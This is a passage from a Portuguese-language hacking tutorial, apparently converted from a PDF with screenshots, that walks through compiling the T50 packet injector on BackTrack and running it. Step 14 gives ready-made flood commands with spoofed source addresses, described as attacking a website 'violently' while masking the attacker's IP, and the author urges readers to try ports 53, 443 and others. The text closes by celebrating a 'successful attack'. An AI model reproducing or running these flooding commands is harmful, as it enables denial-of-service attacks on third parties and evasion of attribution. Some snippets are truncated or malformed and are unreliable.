
#ifdef __HAVE_TURBO__
/* Sanitizing TURBO mode. */
if (o->turbo && o->flood == 0)
{
    ERROR("turbo mode is only available in flood mode");
    return 0;
}
#endif /* __HAVE_TURBO__ */

/* Sanitizing the threshold. */
if (o->ip.protocol == IPPROTO_TSO && o->threshold < TSO_THRESHOLD_MIN
    && o->flood == 0)
{
    fprintf(stderr,
        "%s: protocol %s cannot have threshold smaller than %d\n",
        ...
    );
}
```

13 - OK, FECHEMOS E SALVEMOS ESSA " BAGAÇA", AGORA VAMOS VOLTAR AOS COMANDOS NO SHELL, COMO NO EXPLICADO NO PASSO 6 ;
APAGUE O ARQUIVO "CHECK.C~" (ARQUIVO EM VERDE)




13 - PRONTO AGORA, AGORA COMO VOCÊS APRENDERAM NO PASSO 6 SUGIRO QUE VOLTE ATÉ A PASTA " SRC " E MANDE O COMANDO: " **ls -al**" PARA LISTAR DE NOVO OS ARQUIVOS AGORA MANDE UM COMANDO : " **make -W Makefile**" E ESPERE UM POUQUINHO




```
Hacker Backtrack - Microsoft Virtual PC 2007
t50-5.4.1-rc1/s: bash
root@bt:~/Desktop/t50-5.4.1-rc1/src# ls -al
total 144
drwxr-xr-x 4 postgres postgres 4096 2012-11-11 04:14 .
drwxr-xr-x 3 postgres postgres 4096 2011-11-29 10:42 ..
-rw-r--r-- 1 postgres postgres 3147 2012-11-11 03:44 check.c
-rw-r--r-- 1 postgres postgres 2952 2011-09-23 11:33 cidr.c
-rw-r--r-- 1 postgres postgres 1631 2011-09-23 11:49 cksum.c
-rw-r--r-- 1 postgres postgres 1839 2011-11-27 00:47 common.c
-rw-r--r-- 1 postgres postgres 66011 2011-09-23 11:24 config.c
drwxr-xr-x 3 postgres postgres 4096 2011-11-28 19:35 include
-rw-r--r-- 1 postgres postgres 907 2011-11-29 10:42 Makefile
drwxr-xr-x 2 postgres postgres 4096 2011-11-27 00:47 modules
-rw-r--r-- 1 postgres postgres 1261 2011-09-23 11:55 resolv.c
-rw-r--r-- 1 postgres postgres 2361 2011-09-23 11:48 sock.c
-rw-r--r-- 1 postgres postgres 7339 2011-11-28 15:29 t50.c
-rw-r--r-- 1 postgres postgres 23141 2011-11-28 19:32 usage.c
root@bt:~/Desktop/t50-5.4.1-rc1/src# make -W Makefile
gcc -W -Wall -Wextra -O3 -msse -mfpmath=sse -ffast-math -s -I./include -D_HAVE_TURBO -DVERSION=\"5.4.1-rc1\"
./cidr.c ./t50.c ./resolv.c ./check.c ./modules/gre.c ./modules/ospf.c ./modules/dccp.c ./modules/udp.c ./modu
les/eigrp.c ./modules/ripv2.c ./modules/igmpv1.c ./modules/tcp.c ./modules/egp.c ./modules/ripv1.c ./modules/rs
vp.c ./modules/igmpv3.c ./modules/icmp.c ./modules/ipsec.c ./cksum.c ./usage.c ./common.c ./config.c ./sock.c -
o t50
./config.c: In function 'getConfigOptions':
./config.c:606: warning: implicit declaration of function 'getsubopt'
root@bt:~/Desktop/t50-5.4.1-rc1/src#
```

13 - PRONTO MEUS AMIGOS O PROGRAMA ESTÁ COMPILADO E AGORA VOCÊS DEVERÃO FAZER DE NOVO O COMANDO "**ls -al**" e vocês verão um "**t50**" verde.



```
Hacker Backtrack - Microsoft Virtual PC 2007
t50-5.4.1-rc1/s: bash
root@bt:~/Desktop/t50-5.4.1-rc1/src# make -W Makefile
gcc -W -Wall -Wextra -O3 -msse -mfpmath=sse -ffast-math -s -I./include -D_HAVE_TURBO -DVERSION=\"5.4.1-rc1\"
./cidr.c ./t50.c ./resolv.c ./check.c ./modules/gre.c ./modules/ospf.c ./modules/dccp.c ./modules/udp.c ./modu
les/eigrp.c ./modules/ripv2.c ./modules/igmpv1.c ./modules/tcp.c ./modules/egp.c ./modules/ripv1.c ./modules/rs
vp.c ./modules/igmpv3.c ./modules/icmp.c ./modules/ipsec.c ./cksum.c ./usage.c ./common.c ./config.c ./sock.c -
o t50
./config.c: In function 'getConfigOptions':
./config.c:606: warning: implicit declaration of function 'getsubopt'
root@bt:~/Desktop/t50-5.4.1-rc1/src# ls -al
total 220
drwxr-xr-x 4 postgres postgres 4096 2012-11-11 04:21 .
drwxr-xr-x 3 postgres postgres 4096 2011-11-29 10:42 ..
-rw-r--r-- 1 postgres postgres 3147 2012-11-11 03:44 check.c
-rw-r--r-- 1 postgres postgres 2952 2011-09-23 11:33 cidr.c
-rw-r--r-- 1 postgres postgres 1631 2011-09-23 11:49 cksum.c
-rw-r--r-- 1 postgres postgres 1839 2011-11-27 00:47 common.c
-rw-r--r-- 1 postgres postgres 66011 2011-09-23 11:24 config.c
drwxr-xr-x 3 postgres postgres 4096 2011-11-28 19:35 include
-rw-r--r-- 1 postgres postgres 907 2011-11-29 10:42 Makefile
drwxr-xr-x 2 postgres postgres 4096 2011-11-27 00:47 modules
-rw-r--r-- 1 postgres postgres 1261 2011-09-23 11:55 resolv.c
-rw-r--r-- 1 postgres postgres 2361 2011-09-23 11:48 sock.c
-rwxr-xr-x 1 root root 75120 2012-11-11 04:21 t50
-rw-r--r-- 1 postgres postgres 7339 2011-11-28 15:29 t50.c
-rw-r--r-- 1 postgres postgres 23141 2011-11-28 19:32 usage.c
root@bt:~/Desktop/t50-5.4.1-rc1/src#
```


13 - USAREMOS O COMANDO PARA VISUALIZARMOS O T50 NA SUA MAESTRIA ;
COMANDO :**" ./t50 --help"**



```
Hacker Backtrack - Microsoft Virtual PC 2007
t50-5.4.1-rc1/s : bash
File Edit View Bookmarks Settings Help
root@bt:~/Desktop/t50-5.4.1-rc1/src# ./t50 --help
T50 Experimental Mixed Packet Injector Tool 5.4.1-rc1
Originally created by Nelson Brito <nbrito@sekure.org>
Now produced by Fernando Mercês <fernando@mentebinaria.com.br>

Usage: T50 <host> [/CIDR] [options]

Common Options:
  -t, --threshold NUM      Threshold of packets to send (default 1000)
  --flood                  This option supersedes the 'threshold'
  --encapsulated            Encapsulated protocol (GRE) (default OFF)
  -B, --bogus-csum         Bogus checksum (default OFF)
  --turbo                  Extend the performance (default OFF)
  -v, --version            Print version and exit
  -h, --help               Display this help and exit
  t50-5.4.1-rc1

GRE Options:
  --gre-seq-present        GRE sequence # present (default OFF)
  --gre-key-present        GRE key present (default OFF)
  --gre-sum-present        GRE checksum present (default OFF)
  --gre-key NUM            GRE key (default RANDOM)
  --gre-sequence NUM       GRE sequence # (default RANDOM)
  --gre-saddr ADDR         GRE IP source IP address (default RANDOM)
  --gre-daddr ADDR         GRE IP destination IP address (default RANDOM)

DCCP/TCP/UDP Options:
  --sport NUM              DCCP|TCP|UDP source port (default RANDOM)
  --dport NUM              DCCP|TCP|UDP destination port (default RANDOM)

IP Options:
  -s, --saddr ADDR         IP source IP address (default RANDOM)
  --tos NUM                IP type of service (default 0x40)
  --id NUM                 IP identification (default RANDOM)
```

14 - VAMOS USÁ-LOS E FAZER UM COMANDO SUGERIDO PELO "HEFESTOS WEND" , NOSSO IRMÃO ETERNO " THOR WEND", QUE VISA ATACAR VIOLENTAMENTE O SITE E DE MANEIRA A MASCARAR O SEU IP

COMANDO : EXEMPLO ILUSTRATIVO



./t50 192.168.1.12 --flood --turbo --dport 80 -S -s 10.10.0. --protocol TCP

VEJAMOS NA PRÁTICA , MAS LEMBRE-SE É UM FERRAMENTA TÃO VIOLENTA QUE GERAR UMA INSTABILIDADE NA SUA INTERNET, TAL PELA FORÇA DO ATAQUE, MAS CLARO QUE POR MELHOR QUE SEJA A FERRAMENTA ELA NÃO VAI FAZER MILAGRE OK ? SUGIRO MUITO CUIDADO COM ELA POIS ELA É MUITO FORTE.

PESSOAL OND COLOQUEI 80, EXISTEM OUTRAS PORTAS TAMBÉM COMO A 53 , 443, 12345, ETC...

./t50 192.168.1.12 --flood --turbo --dport 80 53 443 12345 -S -s 10.10.0. --protocol TCP

15 - ILUSTRAÇÃO FINAL DE UM ATAQUE BEM SUCEDIDO



OBRIGADO PELA PACIÊNCIA DE ACOMPANHAR MEU TUTORIAL, ESPERO QUE VOCÊS FAÇAM BOM PROVEITO E VOU POSTAR MAIS NA MEDIDA DO POSSÍVEL, O T50 É COMO JÁ EXPLICADO UMA FERRAMENTE PODEROSA QUE USO PELA MÁQUINA VIRTUAL, MASCARANDO O IP, PORÉM CASO VOCÊS USEM A O BACKTRACK NA MÁQUINA VIRTUAL E COM O SUNRAMDO NA MÁQUINA REAL E SE POR UM ACASO O SUMRANDO CAIR NÃO SE PREOCUPE, TUDO FOI POR CAUSA DO T50.

PARA CANCELAR UM ATAQUE VOCÊS USEM O COMANDO:" CTRL+C", PARA PARAR UM ATAQUE.

ABRAÇÃO DO SEU AMIGO

DIEGO !!!!